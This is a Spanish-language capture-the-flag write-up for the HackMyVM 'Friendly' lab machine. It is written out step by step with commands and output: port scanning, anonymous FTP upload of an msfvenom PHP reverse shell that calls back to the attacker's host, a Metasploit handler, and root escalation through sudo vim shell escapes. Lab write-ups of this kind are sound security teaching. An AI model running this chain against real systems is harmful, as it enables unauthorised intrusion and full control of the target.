Friendly

Resolviendo la máquina Friendly


> En esta publicación, comparto cómo resolví la máquina **Friendly** de HackMyVM.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

```
ping -c 1 192.168.1.45
```



TTL=64 -> **Linux**

Nmap

`nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.1.45 -oG allPorts`

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-26 09:11 CEST
Initiating ARP Ping Scan at 09:11
Scanning 192.168.1.45 [1 port]
Completed ARP Ping Scan at 09:11, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 09:11
Scanning 192.168.1.45 [65535 ports]
Discovered open port 80/tcp on 192.168.1.45
Discovered open port 21/tcp on 192.168.1.45
Completed SYN Stealth Scan at 09:11, 6.19s elapsed (65535 total ports)
Nmap scan report for 192.168.1.45
Host is up, received arp-response (0.00055s latency).
Scanned at 2025-07-26 09:11:50 CEST for 6s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:A2:9F:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.39 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65537 (2.622MB)
```

`nmap -p21,80 -sCV 192.168.1.45 -oN targeted`


```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-26 09:12 CEST
Nmap scan report for 192.168.1.45
Host is up (0.00062s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 root     root        10725 Feb 23  2023 index.html
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.54 (Debian)
MAC Address: 08:00:27:A2:9F:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.09 seconds
```


HTTP

`http://192.168.1.45/`



Fuzzing Web

```
gobuster dir -u http://192.168.1.45/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 64
```



Explotación

FTP

Se ha visto en la enumeración, que en el puerto 21, se encuentra habilitado el servicio FTP con el inicio de sesión anónimo.

```
ftp anonymous@192.168.1.45
```

```
Connected to 192.168.1.45.
220 ProFTPD Server (friendly) [::ffff:192.168.1.45]
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||59227|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 root     root        10725 Feb 23  2023 index.html
```

Se crea un *payload malicioso*..

`msfvenom -p php/reverse_php LHOST=192.168.1.127 LPORT=1234 -f raw > pwned.php`

Se sube el archivo generado.

`put pwned.php`

`ls`

```
229 Entering Extended Passive Mode (|||20720|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 root     root        10725 Feb 23  2023 index.html
-rw-r--r--   1 ftp      nogroup      2704 Jul 26 07:23 pwned.php
226 Transfer complete
```

Reverse Shell

Se inicia una escucha en el puerto 1234 para recibir la *reverse shell*.

`vim handler.rc`

```
use multi/handler
set PAYLOAD php/reverse_php
set LHOST 192.168.1.127
set LPORT 1234
run
```

`msfconsole -r handler.rc`

`http://192.168.1.45/pwned.php`

```
Metasploit Documentation: https://docs.metasploit.com/

[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set PAYLOAD php/reverse_php
PAYLOAD ⇒ php/reverse_php
resource (handler.rc)> set LHOST 192.168.1.127
LHOST ⇒ 192.168.1.127
resource (handler.rc)> set LPORT 1234
LPORT ⇒ 1234
resource (handler.rc)> run
[*] Started reverse TCP handler on 192.168.1.127:1234
[*] Command shell session 1 opened (192.168.1.127:1234 → 192.168.1.45:33248) at 2025-07-26 09:26:43 +0200

whoami
www-data
```

`background`

`sessions -u 1`

`sessions 2`

Escalada de Privilegios

Sudo

`sudo -l`

```
Matching Defaults entries for www-data on friendly:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on friendly:
    (ALL : ALL) NOPASSWD: /usr/bin/vim
```

Se detecta el binario `/usr/bin/vim`, se realiza una búsqueda por GTFOBins.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)
```
sudo vim -c ':!/bin/sh'
```

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

```
sudo vim -c ':!/bin/sh'
```